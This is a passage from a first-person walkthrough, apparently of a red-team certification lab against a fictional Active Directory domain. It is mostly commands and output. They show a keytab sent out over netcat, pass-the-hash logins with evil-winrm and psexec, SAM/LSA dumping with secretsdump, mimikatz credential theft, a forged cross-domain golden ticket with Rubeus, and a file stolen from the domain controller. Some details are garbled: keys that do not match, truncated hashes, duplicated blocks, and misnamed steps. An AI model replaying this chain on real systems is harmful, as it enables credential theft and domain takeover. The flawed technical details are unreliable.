1. nc -l -p 3332 < child-admin.keytab
```



On my local machine:

```
1. proxychains4 nc -w 3 10.10.10.3 3332 > child-admin.keytab
```


```
(kali@kali)-[~/Desktop/CRTA]
$ proxychains4 nc -w 3 10.10.10.3 3332 > child-admin.keytab
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.3:3332 ... OK

(kali@kali)-[~/Desktop/CRTA]
$ ls
child-admin.keytab  CrackMapExec  CRTA-Exam-TCP4-4443-JARRHA-config.ovpn  id_rsa  id_rsa.1  KeyTabExtract
```

After the initial success, I attempted to access port 10000 on the target system. Upon opening the port, I discovered a web page. Using the credentials for `support`, I logged into the interface and explored its contents.



After gathering information from the page on port 10000, I redirected my focus to another target. Using the credentials for `child-admin`, I established a connection and continued my exploration.



I searched for tools to extract data from the `keytab` file and found **KeyTabExtract** on GitHub. Using this tool, I extracted the following information:

- **Realm:** CHILD.REDTEAM.CORP
- **Service Principal:** child-admin/
- **NTLM Hash:** dbac2b57a73bb883422658d2aea36967

```
1. python keytabextract.py child-admin.keytab
```

```
(kali@kali)-[~/Desktop/CRTA/KeyTabExtract]
$ python keytabextract.py child-admin.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[!] Unable to identify any AES256-CTS-HMAC-SHA1 hashes.
[!] Unable to identify any AES128-CTS-HMAC-SHA1 hashes.
[*] Keytab File successfully imported.
    REALM : CHILD.REDTEAM.CORP
    SERVICE PRINCIPAL : child-admin/
    NTLM HASH : dbac2b57a73bb883422658d2aea36967

(kali@kali)-[~/Desktop/CRTA/KeyTabExtract]
$ proxychains4 evil-winrm -i 10.10.10.2 -u 'child-admin' -H 'dbac2b57a73bb883422658d2aea36967'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
child\child-admin
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Finally, I used the `evil-winrm` tool to log into the machine at `10.10.10.2` with the extracted credentials. The connection was established successfully, and I confirmed access with the `whoami` command:

```
1. proxychains4 evil-winrm -i 10.10.10.2 -u 'child-admin' -H 'dbac2b57a73bb883422658d2aea36967'
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir

Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          7/10/2020    4:42 PM           160 Connect.ps1

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../../../../
*Evil-WinRM* PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          9/12/2016    5:05 PM           Logs
d-----          6/25/2019    3:21 AM        PerfLogs
d-r-----        7/6/2020    3:15 AM        Program Files
d-----        7/6/2020    3:15 AM        Program Files (x86)
d-----        1/3/2025    3:39 AM           Temp
d-r-----        7/6/2020    7:04 AM           Users
d-----        1/3/2025    3:41 AM        Windows

*Evil-WinRM* PS C:\> cd Temp
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
*Evil-WinRM* PS C:\Temp> dir
```


After exploring the machine and finding no additional significant information, I opened a second terminal to extract user hashes and account details, suspecting that the system was part of an Active Directory environment.

I used the `impacket-secretsdump` tool via a proxy to pull information from the target system:

```
1. proxychains4 impacket-secretsdump 'child/child-admin@10.10.10.2' -hashes :dbac2b57a73bb883422658d2aea36967
```

```
(kali@kali)-[~/Desktop/CRTA]
$ proxychains4 impacket-secretsdump 'child/child-admin@10.10.10.2' -hashes :dbac2b57a73bb883422658d2aea36967
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x14514d87cda4778f33f677f26e309202
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:34231c3e6805d37c9f689a9daba9e30a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE_AGC
CHILDRD\CHILDDC$aes256-cts-hmac-sha1-96:62633a1c6b6b799b52e83cfff11c1b0be4c68d0f63f55e49b07fb3fe9802f67
CHILDRD\CHILDDC$aes128-cts-hmac-sha1-96:9295a75de305c00aea3c129a2fab50ae
CHILDRD\CHILDDC$des-cbc-md5:efee670409ea1c1
CHILDRD\CHILDDC$plain_password_hex:61b2532c4ba2fe5e95cce473fd9110c3f5e4a6acd2b0e7e74e6cde7b95a8c63da7591a6818e30eaa676e454f020c
```

After obtaining the hashes, I used the `impacket-psexec` tool to execute commands on the target system remotely.

```
1. proxychains4 impacket-psexec 'child/child-admin@10.10.10.2' -hashes :dbac2b57a73bb883422658d2aea36967
```

This successfully provided a remote shell on the target system.

```
(kali@kali)-[~/Desktop/CRTA/KeyTabExtract]
$ proxychains4 impacket-psexec 'child/child-admin@10.10.10.2' -hashes :dbac2b57a73bb883422658d2aea36967
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:445 ... OK
[*] Requesting shares on 10.10.10.2.....
[*] Found writable share ADMIN$
[*] Uploading file yYgbbsXx.exe
[*] Opening SVCManager on 10.10.10.2.....
[*] Creating service aCGM on 10.10.10.2.....
[*] Starting service aCGM.....
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:445 ... OK
[!] Press help for extra shell commands
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:445 ... OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd ../../../../Temp

C:\Temp> dir
Volume in drive C has no label.
Volume Serial Number is 3693-ED18

Directory of C:\Temp

01/03/2025 09:55 AM <DIR>      .
01/03/2025 09:55 AM <DIR>      ..
01/03/2025 03:20 AM          927,384 mimikatz.exe
01/03/2025 03:10 AM          770,279 PowerView.ps1
01/03/2025 03:08 AM          446,976 Rubeus.exe
                3 File(s)      2,144,639 bytes
                2 Dir(s)    21,772,017,664 bytes free
```


Upon gaining access, I navigated to the Temp directory to prepare the environment for further exploitation.

- **Importing PowerView.ps1:** I used the following command to import PowerView.ps1, a PowerShell script for interacting with Active Directory:

```
1. . .\PowerView.ps1
```

- **Bypassing PowerShell Execution Policy:** I executed:

```
1. powershell -ep bypass
```

This allowed me to bypass execution policy restrictions and run necessary scripts.

```
C:\Temp> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

. ./PowerView.ps1
./PS C:\Temp> . ./PowerView.ps1
./mimikatz.exe
PS C:\Temp> ./mimikatz.exe

#####.  mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

privilege::debug
mimikatz # Privilege '20' OK

exit
mimikatz # Bye!
```

After setting the environment, I launched Mimikatz to extract credentials and Kerberos tickets.

1. Enable Debug Privileges:

```
privilege::debug
```

2. Dumping Logged-On User Credentials:

```
sekurlsa::logonpasswords
```

3. Extracting Kerberos Ticket Granting Ticket (TGT):

```
kerberos::tgt
```

```
mimikatz #
kerberos::tgt
mimikatz # Kerberos TGT of current session :
Start/End/MaxRenew: 1/3/2025 3:30:42 AM ; 1/3/2025 1:30:42 PM ; 1/10/2025 3:30:42 AM
Service Name (02) : krbtgt ; child.redteam.corp ; @ CHILD.REDTEAM.CORP
Target Name (--): @ child.redteam.corp
Client Name (01) : child-admin ; @ CHILD.REDTEAM.CORP
Flags 40e00000 : pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
988e0c4d9a25b06c5c376004423442c93cc061876f2d54e5200c3562c324cb7f
Ticket : 0x00000012 - aes256_hmac ; kvno = 0 [...]
mimikatz #
```

4. Extracting Kerberos Tickets for a Specific User:

```
sekurlsa::kerberos /user:child-admin
```

```
Authentication Id : 0 ; 185632 (00000000:0002d520)
Session           : Interactive from 1
User Name         : child-admin
Domain           : CHILD
Logon Server      : RED-CHILDDC
Logon Time        : 11/29/2021 11:50:51 AM
SID               : S-1-5-21-2332039752-785340267-2377082902-500
kerberos :
* Username : child-admin
* Domain   : CHILD.REDTEAM.CORP
* Password : (null)
```

After dumping credentials and Kerberos tickets, I used the following Mimikatz command to target and extract Kerberos tickets specifically for the user `child-admin`:

Using PowerView, I retrieved details about the Active Directory domain:

```
1. Get-ADDomain -Server redteam.corp
```

```
Get-ADDomain -Server redteam.corp
PS C:\Temp> Get-ADDomain -Server redteam.corp

AllowedDNSSuffixes      : {}
ChildDomains            : {child.redteam.corp}
ComputersContainer      : CN=Computers,DC=redteam,DC=corp
DeletedObjectsContainer : CN=Deleted Objects,DC=redteam,DC=corp
DistinguishedName       : DC=redteam,DC=corp
DNSRoot                 : redteam.corp
DomainControllersContainer : OU=Domain Controllers,DC=redteam,DC=corp
DomainMode              : Windows2016Domain
DomainSID               : S-1-5-21-1882140339-3759710628-635303199
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=redteam,DC=corp
Forest                  : redteam.corp
InfrastructureMaster     : RED-DC.redteam.corp
LastLogonReplicationInterval :
```

After extracting the golden ticket using Mimikatz through commands like `sekurlsa::kerberos`, `kerberos::tgt`, and `sekurlsa::logonpasswords`, I proceeded with the final step using **Rubeus** to escalate privileges and bypass restrictions. The command I used is as follows:

```
1. .\Rubeus.exe golden /user:child-admin /domain:child.redteam.corp /sid:S-1-5-21-2332039752-785340267-2377082902 /sids:S-1-5-21-1882140339-3759710628-635303199-519 /aes256:915fc5cae1ce9a3b8def55620d5ba8adb097838fc87867ac606f348be272ea5f /ptt
```

In this command, I specified the user (`child-admin`) and domain (`child.redteam.corp`), along with the **SID** (Security Identifier for the domain) and the **AES256** key that was previously extracted. This allowed me to generate the golden ticket that could be used to gain administrative privileges on the targeted network. By using the `/ptt` option, I loaded the ticket into memory, making it active for the current session.

```
C:\Temp> .\Rubeus.exe golden /user:child-admin /domain:child.redteam.corp /sid:S-1-5-21-2332039752-785340267-2377082902 /sids:S-1-5-21-1882140339-3759710628-635303199-519 /aes256:988e0c4d9a25b06c5c376004423442c93cc061876f2d54e5200c3562c324cb7f /ptt

Rubeus
v2.2.0

[*] Action: Build TGT
[*] Building PAC
[*] Domain      : CHILD.REDTEAM.CORP (CHILD)
[*] SID         : S-1-5-21-2332039752-785340267-2377082902
[*] UserId      : 500
[*] Groups      : 520,512,513,519,518
[*] ExtraSIDs   : S-1-5-21-1882140339-3759710628-635303199-519
[*] ServiceKey  : 988E0C4D9A25B06C5C376004423442C93CC061876F2D54E5200C3562C324CB7F
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey      : 988E0C4D9A25B06C5C376004423442C93CC061876F2D54E5200C3562C324CB7F
[*] KDCKeyType  : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service     : krbtgt
[*] Target      : child.redteam.corp
[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'child-admin@child.redteam.corp'
```

```
dir \\RED-DC.redteam.corp\c$\Users\Administrator\Desktop
PS C:\Temp> dir \\RED-DC.redteam.corp\c$\Users\Administrator\Desktop

Directory: \\RED-DC.redteam.corp\c$\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----             7/12/2020  11:48 AM           35117 secret.xml

copy \\RED-DC.redteam.corp\c$\Users\Administrator\Desktop\secret.xml .
PS C:\Temp> copy \\RED-DC.redteam.corp\c$\Users\Administrator\Desktop\secret.xml .
dir
PS C:\Temp> dir

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a----             1/3/2025   3:20 AM           927384 mimikatz.exe
-a----             1/3/2025   3:10 AM           770279 PowerView.ps1
-a----             1/3/2025   3:08 AM           446976 Rubeus.exe
-a----             7/12/2020  11:48 AM           35117 secret.xml
```

```

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../../../../Temp
*Evil-WinRM* PS C:\Temp> dir

```

Directory: C:\Temp

Mode	LastWriteTime	Length	Name
-a----	1/3/2025 3:20 AM	927384	mimikatz.exe
-a----	1/3/2025 3:10 AM	770279	PowerView.ps1
-a----	1/3/2025 3:08 AM	446976	Rubeus.exe
-a----	7/12/2020 11:48 AM	35117	secret.xml

```

*Evil-WinRM* PS C:\Temp> download secret.xml
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK

```

```

Info: Downloading C:\Temp\secret.xml to secret.xml
Progress: 100% : |██████████|

```

```

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../../../../Temp
*Evil-WinRM* PS C:\Temp> dir

```

Directory: C:\Temp

Mode	LastWriteTime	Length	Name
-a----	1/3/2025 3:20 AM	927384	mimikatz.exe
-a----	1/3/2025 3:10 AM	770279	PowerView.ps1
-a----	1/3/2025 3:08 AM	446976	Rubeus.exe
-a----	7/12/2020 11:48 AM	35117	secret.xml

```

*Evil-WinRM* PS C:\Temp> download secret.xml
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 10.10.10.2:5985 ... OK

```

```

Info: Downloading C:\Temp\secret.xml to secret.xml

```

```

Info: Download successful!
*Evil-WinRM* PS C:\Temp>

```

As a result, I was able to escalate my privileges and access the system with higher-level permissions, allowing me to further explore the system and its data.